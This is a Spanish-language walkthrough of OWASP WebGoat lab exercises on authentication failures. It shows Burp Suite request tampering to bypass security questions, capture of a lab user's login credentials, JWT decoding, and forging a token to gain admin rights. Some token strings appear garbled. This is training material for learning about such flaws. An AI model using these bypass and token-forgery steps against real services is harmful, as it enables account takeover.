

1 A7 Identification and Authentication Failures

1.1 Authentication Bypasses

Restableces tu contraseña, pero lo haces desde una ubicación o dispositivo que tu proveedor no reconoce. Por lo tanto, debe responder las preguntas de seguridad que configuró. El otro problema es que esas preguntas de seguridad también se almacenan en otro dispositivo (no en usted) y no las recuerda.

Ya proporcionó su nombre de usuario/correo electrónico y optó por el método de verificación alternativo.

En el siguiente formulario, escribe cualquier cadena y captura la petición con Burp Suite.

The Scenario

You reset your password, but do it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is Those security questions are also stored on another device (not with you), and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?

What is the name of the street you grew up on?


Ejemplo:

Verify Your Account by answering the questions below:


What is the name of your favorite teacher?

What is the name of the street you grew up on?

Captura la petición en el proxy.



Modifica la petición y envíala.



En este caso modificaste la petición, cambiando los nombres de los parámetros.

secQuestionA=Carito&secQuestionB=Begonias&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746

The Scenario

You reset your password, but do it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is Those security questions are also stored on another device (not with you), and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

✓

Please provide a new password for your account

Password:

Confirm Password:

Congrats, you have successfully verified the account without actually verifying it. You can now change your password!

Haz realizado el login de forma exitosa sin conocer las respuestas de las preguntas de validación. Aunque no lo creas esta falla se detectó hace muchos años en PayPal.

1.2 Insecure Login

Haz Clic en el botón de “login” para ingresar con un usuario valido. Captura la petición.

1 2

Let's try

Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

Aquí la petición capturada.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://146.190.155.106:8080` is captured and displayed in the 'Pretty' view. The request is a POST to `/WebGoat/start.mvc`. The body of the request is a JSON object containing the username 'CaptainJack' and the password 'BlackPearl'.

```
1 POST /WebGoat/start.mvc HTTP/1.1
2 Host: 146.190.155.106:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 50
9 Origin: http://146.190.155.106:8080
10 Connection: close
11 Referer: http://146.190.155.106:8080/WebGoat/start.mvc
12 Cookie: JSESSIONID=jGe4rMDcd_YM0oaB3b2F2mlcPMf_MtqLv-iX90GK
13
14 {
  "username": "CaptainJack",
  "password": "BlackPearl"
}
```

OWASP

Ten en cuenta las credenciales, son válidas.


```
{"username": "CaptainJack", "password": "BlackPearl"}
```

Ahora escribe cualquier credencial de usuario no tiene que ser válida y captura la petición.

Ejemplo:


Sorry the solution is not correct, please try again.

Aquí la captura de la petición.



Cambiamos en el proxy los parámetros para que se envíen con los valores del usuario valido.


```
username= CaptainJack &password= BlackPearl
```



Haz Clic en **“Forward”**.

En el Navegador deberás ver un mensaje de éxito del proceso de login.

Insecure Login



1.3 JWT tokens

Estructura de un token JWT

Echemos un vistazo a la estructura de un token JWT, El token está codificado en base64 y consta de tres partes:

- encabezamiento
- reclamos
- firma



Tanto el encabezado como las reclamaciones están representados por un objeto JSON. El encabezado describe las operaciones criptográficas aplicadas al JWT y, opcionalmente, propiedades adicionales del JWT. Los reclamos representan un objeto JSON cuyos miembros son los reclamos transmitidos por el JWT.

1.4 Decoding a JWT token

Decoding a JWT token

Let's try decoding a JWT token, for this you can use the [JWT](#) functionality inside WebWolf. Given the following token:

```
eyJhbGciOiJIUzI1NiJ9.eyJleHAiOiJ0MTY0NzE5MzQsInVzZXJfbmFtZSI6InVzZXIiLCJzY29wZSI6WyJyZWFiIiwid3JpdGUiXSwiYXV0aG9yaXRPZXMiOiwiuk9MRV9BRE1JT1IsIj0tJhNDQ0tMGIXY500YzVlWJlNzAtZGE1MjA3NWlSYTg0IiwNCiAgInNjb3B1IiA6IFsgInJlYWQILCAid3JpdGUlIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.91YaULTuoIDJ86-zKDSntJQyHPp12mZAbnRfe199iI
```

Copy and paste the following token and decode the token, can you find the user inside the token?

Username:



Abre <https://jwt.io> copia el token y decodifícalo.

Encoded

```
eyJhbGciOiJIUzI1NiJ9.eyJleHAiOiJ0MTY0NzE5MzQsInVzZXJfbmFtZSI6InVzZXIiLCJzY29wZSI6WyJyZWFiIiwid3JpdGUiXSwiYXV0aG9yaXRPZXMiOiwiuk9MRV9BRE1JT1IsIj0tJhNDQ0tMGIXY500YzVlWJlNzAtZGE1MjA3NWlSYTg0IiwNCiAgInNjb3B1IiA6IFsgInJlYWQILCAid3JpdGUlIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.91YaULTuoIDJ86-zKDSntJQyHPp12mZAbnRfe199iI
```

Decoded

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256"
}
```


PAYLOAD: DATA

```
{
  "authorities": [
    "ROLE_ADMIN",
    "ROLE_USER"
  ],
  "client_id": "my-client-with-secret",
  "exp": 160799688,
  "jti": "9bc92e44-8b1a-4c5e-be7b-da52075b9a84",
  "scope": [
    "read",
    "write"
  ],
  "user_name": "user"
}
```

Escribe en la caja el nombre del usuario que verificaste en el token y haz Clic en "Submit"

Username:


Submit



Congratulations. You have successfully completed the assignment.

Autenticación y obtención de un token JWT

Una secuencia básica para obtener un token es la siguiente:



En este flujo, puede ver que el usuario inicia sesión con un nombre de usuario y contraseña tras una autenticación exitosa que devuelve el servidor. El servidor crea un nuevo token y lo devuelve al cliente. Cuando el cliente realiza una llamada sucesiva al servidor, adjunta el nuevo token en el encabezado "Autorización". El servidor lee el token y primero válida la firma; después de una verificación exitosa, el servidor usa la información del token para identificar al usuario.

Reclamos


El token contiene afirmaciones para identificar al usuario y toda la demás información necesaria para que el servidor cumpla con la solicitud. Tenga en cuenta no almacenar información confidencial en el token y enviarla siempre a través de un canal seguro.

1.5 JWT Signing


En el formulario cambia al usuario Tom y captura la petición.

Assignment


Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes




Captura la petición



Copia el **access_token** y decodificado, verifica que es el token asignado a **tom**.




Modifica el token para asignarle a tom privilegios de admin.



Tomas los primero dos campos del nuevo token, en este caso:

eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlMDA4NjM1OTgslmFkbWluljoidHJ1ZSIsInVzZXkiOiJlUzUxMj0ifQ


y reemplázalos en el token capturado por Burp Suite. Clic en **“Forward”** para enviar la petición.



Verifica que ahora si puedes votar.

Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes



Felicidades otro reto cumplido.

1.6 Code Review

Revisa el código y contesta el cuestionario.

Congratulations. You have successfully completed the assignment.

1. What is the result of the first code snippet?

- Solution 1: Throws an exception in line 12
- Solution 2: Invoked the method removeAllUsers at line 7
- Solution 3: Logs an error in line 9

2. What is the result of the second code snippet?

- ❑ Solution 1: Throws an exception in line 12
- ❑ Solution 2: Invoked the method removeAllUsers at line 7
- ❑ Solution 3: Logs an error in line 9

Submit answers

Congratulations. You have successfully completed the assignment.

1.7 JWT cracking

